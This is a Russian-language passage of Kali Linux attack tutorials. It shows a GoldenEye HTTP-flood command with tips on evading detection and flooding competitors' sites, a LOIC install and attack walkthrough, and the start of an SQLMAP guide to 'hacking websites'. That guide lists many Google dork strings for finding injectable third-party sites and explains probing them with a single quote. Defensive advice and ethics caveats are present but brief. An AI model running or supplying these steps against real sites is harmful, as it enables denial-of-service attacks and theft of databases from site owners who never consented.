Так что происходит, когда ваш веб-сервер встречается с этой атакой? Он анализирует входящий трафик, проверяет запрашиваемые URL, адреса источников и поле Referrer и пропускает их с кодом 200 OK. Почему? Потому что каждый браузер был различным.

Инструмент был создан остроумно так, чтобы любой сервер мог подумать, что это различные пользователи, пытающие зайти с одного IP (может быть IP прокси или большой организации?) с различными браузерами (Firefox, Chrome, MSIE, Safari и т. д.), различными операционными системами (Mac, Linux, Windows и т.д.) и даже с различными рефераами. Да, возможно запрашиваемый URL был неправильным, но нормальные веб-сервера всё равно пропустят его, перенаправят на страницу ошибки в то время как соединение будет оставаться

открытым (например, Apache worker/socket). Стандартный веб-сервер обычно позволяет X число одновременных пользователей с одного IP и с большим количеством соединений/используемых сокетов, этот тип атаке приводит к тяжёлому давлению на сервер и последующие пользователи получают ошибку (HTTP 503 или наподобии). Следовательно, атакующий с несколькими рандомными proxy/VPN может быстро истощить ресурсы сервера. Он даже может замедлить атаки на один IP для избежания начального выявления:

root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py http://www.goldeneyetestsite.com/ -w 10 -s 10 -m random

Вышеприведённая команда использует:

-w = 10 одновременные рабочие

-s = 10 одновременных соединений

-m = рандом, смесь GET и POST

Совершенный DoS!

Интересное наблюдение по Google Analytics и GoldenEye

Я попробовал это в живую, чтобы просто посмотреть, как поведёт себя реальный веб-сервер. Интересно, оказывается что Google Analytics воспринимает этот трафик как реальный и добавляет данные от флуда в статистику (хотя он и идёт с одного IP, но различные рефереры и браузеры убеждают Google в том, что это отдельные пользователи). Можно придумать ещё пару способов эксплуатировать это:

- Можно повышать свой рейтинг в Google, т. к. она будет воспринимать это как легитимный трафик.
- Если Google будет наказывать за это, то тогда можно зафлудить веб-сайты конкурентов для понижения их ранжирования в Google.

Эта палка о двух концах.

Блокирование/защита от атаки GoldenEye

Следующие предложения хорошо сработают, когда вы используете Apache:

1. Понижение соединений на один IP (обычно их 300 на IP для Apache)
2. Редактирование порога соединений на IP
3. Отключить настройки KeepAlive и нижний Connection Timeout (по умолчанию это 300)
4. Если вы хоститесь на общем сервере, обратитесь к сисадминам. Если они не могут защитить от этой простой атаки, то просто переезжайте к хостинг компании получше.
5. Используйте Web application Firewall (WAF).
6. Использование белых листов для входящих запросов — и эта атака не окажет эффекта на ваш сервер.
7. NGINX и Node.js вроде бы лучше справляются с атаками подобного рода.

Заключение

GoldenEye выглядит как расширенная (или схожая на) HTTP Flooder программа. Обе работают похожим образом, но NoCache и KeepAlive от GoldenEye делают большую разницу. Также она использует интересный способ перемешивания браузеров, операционных систем и рефереров, что может обмануть файервол.

В общем, это хороший инструмент для тестирования на нагрузку своего собственного веб-сайта (с разрешения вашей хостинг компании), вашего корпоративного веб-сайта и любых веб-приложений, которые позволяют входящие GET или POST запросы. Используйте её для обновления ваших правил файервола. WAF и благодаря этому избежите будущих атак.

Будет интересно послушать ваши решения для подобного типа атак — пишите их в комментариях. Ретвит и расшаривание статьи в соц. сетях приветствуются.

Стресс-тест сети с Low Orbit Ion Cannon (LOIC)


Что такое Low Orbit Ion Cannon (LOIC)

Low Orbit Ion Cannon (LOIC) — это инструмент стресс-теста сети, это значит, что он создан для проверки, как много трафика цель может обработать. Чтобы основываясь на этих данных сделать оценку запаса мощности ресурсов. Эта программа вдохновила создание других подобных программ, у неё существует множество клонов, некоторые из которых позволяют проводить стресс-тест прямо из браузера.

Эта программа с успехом использовалась группой Anonymous, для облегчения их DDoS атак против нескольких веб-сайтов, в том числе некоторых очень известных общественных организаций. Противники запрета этой программы указывают, что то, что она делает, аналогично заходу на веб-сайт несколько тысяч раз; тем не менее, некоторые американские правоохранительные группы расценивают использование LOIC как нарушение компьютерной безопасности и мошенническое действие.

Установка Low Orbit Ion Cannon (LOIC) на Windows

Для пользователей Windows всё совсем просто — зайдите на сайт и скачайте архив. Распакуйте из архива один единственный файл и запустите его. Всё готово!




Установка Low Orbit Ion Cannon (LOIC) на Linux

Установить LOIC можно на любой Linux, ниже, в качестве примера, выбрана установка на **Kali Linux**.

Для установки LOIC откройте окно терминала и наберите там:

```
1  apt-get update
2
3  aptitude install git-core monodevelop
4
5  apt-get install mono-gmcs
```



Если вы, как и я, устанавливаете на Kali Linux, то следующий шаг пропускаете. Если же у вас**Ubuntu**, **Linux Mint** (возможно нужно и для **Debian**), то выполните следующую команду:


```
1	sudo apt-get install mono-complete
```

Когда всё завершилось, идём в каталог рабочего стола, используя

```
1	cd ./Desktop
```

и создаём там папку с названием loic, используя следующую команду:

```
1	mkdir loic
```




Переходим туда, используя

```
1	cd ./loic
```

и печатаем там следующую команду:

```
1	wget https://raw.github.com/nicolargo/loicinstaller/master/loic.sh
```



Далее дадим разрешения файлу скрипта на исполнение:

```
1 chmod 777 loic.sh
```

Ну и последним шагом запустим скрипт следующей командой:


```
1 ./loic.sh install
```

Если вы не видите от скрипта каких-либо сообщений об ошибках, значит вы уже готовы обновить loic. Чтобы сделать это, выполните следующую команду:

```
1 ./loic.sh update
```

Ну и совсем уже последнее, запускаем LOIC. Вы можете это сделать следующей командой:


```
1 ./loic.sh run
```



Кстати, помните, что на Windows мы быстрее получили программу (просто скачали файл)? А зато на Linux версия программы новее!

Стресс-тест сети с Low Orbit Ion Cannon (LOIC)

Использование LOIC простое как пробка. Вы можете выбрать ручной или IRC режим. Для следующего примера мы выберем ручной режим. Введите URL или IP адрес. Мы введём адрес сайта. Нажмите Lock on. Нужно выбрать метод атаки: TCP, UDP или HTTP. Мы выберем HTTP. Остальные настройки можно не менять. Когда всё готово, запустите атаку кнопкой IMMA CHARGIN MAH LAZER. LOIC покажет процесс атаки. Нажмите на кнопку Stop Flooding для остановки атаки:



п.с. я изучил логи сервера, заметна значительная разница между версиями для Windows и Linux. Надо думать, что там не только добавили свистоперделки вроде IRC режима, но и изменили алгоритмы самих атак. Также интересна новая опция по подстановки случайных значений в качестве поддерикторий.

5. Анализ уязвимостей в веб-приложениях

Использование SQLMAP на Kali Linux: взлом веб-сайтов и баз данных через SQL-инъекции

Если вы являетесь пользователем Windows, то обратитесь к статье "Как запустить sqlmap на Windows". А если вы обнаружили уязвимости в ваших скриптах, то обратитесь к статье "Защита сайта от взлома: предотвращение SQL-инъекций".

Каждый раз, рассказывая об очередной программе, присутствующей в Kali Linux, я задумываюсь, какие последствия это может вызвать? Эта статья была готова уже давно, но я всё как-то не решался опубликовать её. На самом деле, те, кто взламывают чужие сайты, уже давно и сами знают как пользоваться этой и многими другими программами. Зато среди (начинающих) программистов встречается огромное количество тех, кто вообще будто бы не задумывается о безопасности своих веб-приложений. Я прекрасно понимаю эту ситуацию, когда ты изучаешь PHP, то большим достижением и облегчением является то, что твоя программа вообще работает! Времени всегда не хватает и в этих условиях изучать теорию защиты веб-приложений кажется просто неразумным расточительством.

В этой статье я рассказываю о программе SQLMAP, которая поможет проверить ваши скрипты на уязвимость к SQL-инъекциям.

В общем, я надеюсь, что знания, полученные в этой статье, будут использоваться этично и с пользой для всех.

SQL-инъекция — это техника внедрения кода, используемая для атаки на приложение, управляющее данными, в которой (в технике) вредоносные SQL запросы вставляются в поле ввода для исполнения (например, для получения атакующим содержания дампа базы данных). SQL-инъекция должна эксплуатировать уязвимость в безопасности программ, например, когда пользовательский ввод некорректно фильтруется на наличие различных специфичных символов, включённых в SQL запросы, или когда пользовательский ввод не типизирован строго и выполняется неожиданным образом. SQL-инъекция — это самый широко известный вектор атаки не веб-сайты, но она может быть использована для атаки на любые типы SQL базы данных. В этой инструкции я покажу вам как с помощью программы SQLMAP эксплуатировать SQL-инъекции на Kali Linux и, в конечном итоге, хакнуть веб-сайт (точнее говоря, базу данных) и извлечь имена пользователей и пароли на Kali Linux.

На всякий случай: Если у вас еще нет Kali Linux, то о том где скачать и как установить читайте в статье «Как установить Kali Linux: подробная инструкция для установки на компьютер и в виртуальную машину» — это одна из популярнейших статей на портале. А всевозможные мануалы, инструкции использования ищите на сайте WebWare.biz по тэгу Kali Linux.

Что такое SQLMAP

sqlmap это инструмент с открытым кодом для тестирования на проникновение, который автоматизирует процесс выявления и эксплуатирования уязвимостей для SQL-инъекций и захвата серверов баз данных. Он поставляется с мощным движком анализа, большим количеством специфичных функций для максимального тестирования на проникновения и широким спектром возможностей простирающихся от выявления типа баз данных по «отпечаткам», охватывает получение информации из базы данных и вплоть до доступа к файловой системе и выполнения команд на ОС через нестандартный доступ к системе.

Особенности

- Полная поддержка систем управления базами данных MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase и SAP MaxDB.
- Полная поддержка шести техник SQL-инъекции: слепая на логической основе, основанная на времени слепая, основанная на ошибках, UNION запрос, сложные запросы и нестандартный доступ.

- Поддержка прямого соединения к базе данных без прохода через SQL-инъекцию путём предоставления полномочий СУБД, IP адреса, порта и имени базы данных.
- Поддержка перебора пользователей, хешей паролей, привилегий, ролей, баз данных, таблиц и колонок.
- Автоматическое распознавание формата хеша пароля и поддержка их взлома используя основанную на словаре атаку.
- Поддержка, по выбору пользователя, создания дампа всех таблиц, определённого их диапазона или специфичных колонок.
- Пользователь также может выбрать создание дампа только диапазона символов каждого вхождения колонки.
- Поддержка поиска специфичных имён баз данных, специфичных таблиц по полным базам данных или по отдельным колонкам всех таблиц баз данных. Это полезно, например, для идентификации таблиц, содержащих учётные данные приложения, где соответствующие имена колонок содержат строки вроде name и pass (имя и пароль).
- Поддержка загрузки и выгрузки любого файл с (на) файловую системы сервера базы данных, когда используются такие программы баз данных как MySQL, PostgreSQL или Microsoft SQL Server.
- Поддержка выполнения произвольных команд и получение их стандартного вывода на операционной системе, под которой запущен сервер базы данных, когда используются такие программы баз данных как MySQL, PostgreSQL и Microsoft SQL Server.
- Поддержка установки нестандартного соединения (out-of-band) TCP между атакующей машиной и операционной системой на которой работает база данных. Этим каналом могут быть интерактивные командные запросы, сессия Meterpreter или сессия графического пользовательского интерфейса (VNC) — по выбору пользователя.
- Поддержка процесса повышения прав пользователя через команды Metasploit передаваемые Meterpreter.

Пожалуйста, всегда держите в голове мысль о пользователе, который тратит своё время и усилия на поддержание веб-сайта и, возможно, жизненно зависит от него. Ваши действия могут повлиять на кого-то так, как вы этого никогда не желали. Я не знаю, как ещё доходчивее объяснить это вам.

Собственно, приступим:

Шаг 1: Ищем уязвимый веб-сайтов

Это, как правило, самое творческое действие и занимает больше времени, чем другие шаги. Те, кто знает как использовать Google Dorks уже понимают, что нужно делать. Но в том случае, если вы не знаете, то я собрал вместе ряд строк, которые вы можете искать в Гугл. Просто скопируйте-вставьте любую из этих строк в Гугл, и Гугл покажет вам то, что сумел найти.

Шаг 1.a: Строки Google Dorks для поиска уязвимых к SQLMAP SQL веб-сайтов

Этот список действительно большой. У меня заняло много времени для его сбора. Если вы понимаете принцип отбора, тогда вы можете дополнить его. Оставляйте ваши дополнения к списку в комментариях, я добавлю их сюда.

Google Dork string Column 1	**Google Dork string Column 2**	**Google Dork string Column 3**
inurl:item_id=	inurl:review.php?id=	inurl:hosting_info.php?id=
inurl:newsid=	inurl:iniziativa.php?in=	inurl:gallery.php?id=
inurl:trainers.php?id=	inurl:curriculum.php?id=	inurl:rub.php?idr=
inurl:news-full.php?id=	inurl:labels.php?id=	inurl:view_faq.php?id=
inurl:news_display.php?getid=	inurl:story.php?id=	inurl:artikelinfo.php?id=
inurl:index2.php?option=	inurl:look.php?ID=	inurl:detail.php?ID=
inurl:readnews.php?id=	inurl:newsone.php?id=	inurl:index.php?=
inurl:top10.php?cat=	inurl:aboutbook.php?id=	inurl:profile_view.php?id=
inurl:newsone.php?id=	inurl:material.php?id=	inurl:category.php?id=

inurl:event.php?id=	inurl:opinions.php?id=	inurl:publications.php?id=
inurl:product-item.php?id=	inurl:announce.php?id=	inurl:fellows.php?id=
inurl:sql.php?id=	inurl:rub.php?idr=	inurl:downloads_info.php?id=
inurl:index.php?catid=	inurl:galeri_info.php?l=	inurl:prod_info.php?id=
inurl:news.php?catid=	inurl:tekst.php?idt=	inurl:shop.php?do=part&id=
inurl:index.php?id=	inurl:newscat.php?id=	inurl:productinfo.php?id=
inurl:news.php?id=	inurl:newsticker_info.php?idn=	inurl:collectionitem.php?id=
inurl:index.php?id=	inurl:rubrika.php?idr=	inurl:band_info.php?id=
inurl:trainers.php?id=	inurl:rubp.php?idr=	inurl:product.php?id=
inurl:buy.php?category=	inurl:offer.php?idf=	inurl:releases.php?id=
inurl:article.php?ID=	inurl:art.php?idm=	inurl:ray.php?id=
inurl:play_old.php?id=	inurl:title.php?id=	inurl:produit.php?id=
inurl:declaration_more.php?decl_id=	inurl:news_view.php?id=	inurl:pop.php?id=
inurl:pageid=	inurl:select_biblio.php?id=	inurl:shopping.php?id=
inurl:games.php?id=	inurl:humor.php?id=	inurl:productdetail.php?id=
inurl:page.php?file=	inurl:aboutbook.php?id=	inurl:post.php?id=
inurl:newsDetail.php?id=	inurl:ogl_inet.php?ogl_id=	inurl:viewshowdetail.php?id=
inurl:gallery.php?id=	inurl:fiche_spectacle.php?id=	inurl:clubpage.php?id=
inurl:article.php?id=	inurl:communique_detail.php?id=	inurl:memberInfo.php?id=
inurl:show.php?id=	inurl:sem.php3?id=	inurl:section.php?id=
inurl:staff_id=	inurl:kategorie.php4?id=	inurl:theme.php?id=
inurl:newsitem.php?num=	inurl:news.php?id=	inurl:page.php?id=
inurl:readnews.php?id=	inurl:index.php?id=	inurl:shredder-categories.php?id=
inurl:top10.php?cat=	inurl:faq2.php?id=	inurl:tradeCategory.php?id=
inurl:historialeer.php?num=	inurl:show_an.php?id=	inurl:product_ranges_view.php?ID=
inurl:reagir.php?num=	inurl:preview.php?id=	inurl:shop_category.php?id=
inurl:Stray-Questions-View.php?num=	inurl:loadpsb.php?id=	inurl:transcript.php?id=
inurl:forum_bds.php?num=	inurl:opinions.php?id=	inurl:channel_id=
inurl:game.php?id=	inurl:spr.php?id=	inurl:aboutbook.php?id=
inurl:view_product.php?id=	inurl:pages.php?id=	inurl:preview.php?id=
inurl:newsone.php?id=	inurl:announce.php?id=	inurl:loadpsb.php?id=
inurl:sw_comment.php?id=	inurl:clanek.php4?id=	inurl:pages.php?id=
inurl:news.php?id=	inurl:participant.php?id=	
inurl:avd_start.php?avd=	inurl:download.php?id=	
inurl:event.php?id=	inurl:main.php?id=	
inurl:product-item.php?id=	inurl:review.php?id=	
inurl:sql.php?id=	inurl:chappies.php?id=	
inurl:material.php?id=	inurl:read.php?id=	
inurl:clanek.php4?id=	inurl:prod_detail.php?id=	
inurl:announce.php?id=	inurl:viewphoto.php?id=	
inurl:chappies.php?id=	inurl:article.php?id=	
inurl:read.php?id=	inurl:person.php?id=	
inurl:viewapp.php?id=	inurl:productinfo.php?id=	
inurl:viewphoto.php?id=	inurl:showimg.php?id=	
inurl:rub.php?idr=	inurl:view.php?id=	

inurl:galeri_info.php?l=	inurl:website.php?id=	

Шаг 1.б: Начальная проверка для подтверждения, уязвим ли веб-сайт к SQLMAP SQL-инъекции

Для каждой строки, которые приведены выше, вы найдёте сотни поисковых результатов. Как узнать, которые из них действительно уязвимы к SQLMAP SQL-инъекции. Есть множество способов и я уверен, что люди будут спорить, какой из них лучший, но для меня следующий является самым простым и наиболее убедительным.

Допустим вы ищите, используя эту строку **inurl:rubrika.php?idr=**, и один из веб-сайтов в результатах поиска вроде этого:

1 http://www.sqldummywebsite.name/rubrika.php?id=28

Просто добавьте одиночную кавычку ' в конец URL. (Просто для уверенности " — это двойная кавычка, а ' — это одиночная кавычка).

Следовательно сейчас адрес будет примерно таким:

1 http://www.sqldummywebsite.name/rubrika.php?id=28'

Если страница вернёт SQL ошибку, значит страница уязвима для SQLMAP SQL-инъекции. Если она загружается или перенаправляет вас на другую страницу, переходите к следующей странице в результатах поиска Гугл.

Посмотрите на скриншот ниже.

Примеры ошибок SQLi от различных баз данных и языков

Microsoft SQL Server

1 Server Error in '/' Application. Unclosed quotation mark before the character string 'attack;'

2 Description: An unhanded exception occurred during the execution of the current web request. Plea

3 Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark before the chara

MySQL ошибки

1 Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /var/ww

2 Error: You have an error in your SQL syntax: check the manual that corresponds to your MySQL s

Oracle ошибки

1 java.sql.SQLException: ORA-00933: SQL command not properly ended at oracle.jdbc.dbaaccess.D

2 Error: SQLExceptionjava.sql.SQLException: ORA-01756: quoted string not properly terminated

PostgreSQL Errors

1 Query failed: ERROR: unterminated quoted string at or near "'"""

Шаг 2: Строим список баз данных СУБД используя SQLMAP SQL-инъекцию

Как вы могли увидеть по вышеприведённому скриншоту, я нашёл уязвимый веб-сайт к SQLMAP SQL-инъекции. Сейчас мне нужно построить список всех баз данных уязвимой СУБД (это ещё называется перечислением баз данных СУБД). Так как я использую SQLMAP, то она также скажет мне, какая переменная является уязвимой.

